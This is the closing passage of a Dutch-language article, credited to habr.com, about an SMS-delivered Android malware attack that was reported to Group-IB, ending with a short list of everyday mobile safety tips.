Gelukkig was de persoon die het in het begin van het artikel beschreven sms-bericht ontving, een specialist op het gebied van cyberbeveiliging. Daarom verschilt de echte, niet-gestuurde versie van het verhaal dat eerder werd verteld: de persoon ontving een interessant sms-bericht en gaf dit door aan het team van Group-IB Threat Hunting Intelligence. Het resultaat van de aanval is dit artikel. Een gelukkig einde, nietwaar? Echter, niet alle verhalen eindigen zo gelukkig, en om ervoor te zorgen dat het jou niet vergaat als in het geregisseerde verhaal met geldverlies, is het in de meeste gevallen voldoende om de volgende, al lang beschreven regels te volgen:
- Installeer geen applicaties voor mobiele apparaten met Android vanaf andere bronnen dan Google Play.
- Let bij het installeren van een applicatie bijzonder op de gevraagde rechten.
- Let op de extensies van gedownloade bestanden.
- Installeer regelmatig updates voor het Android-besturingssysteem.
- Bezoek geen verdachte sites en download daar geen bestanden.
- Klik niet op links die zijn ontvangen in sms-berichten.
Bron: habr.com
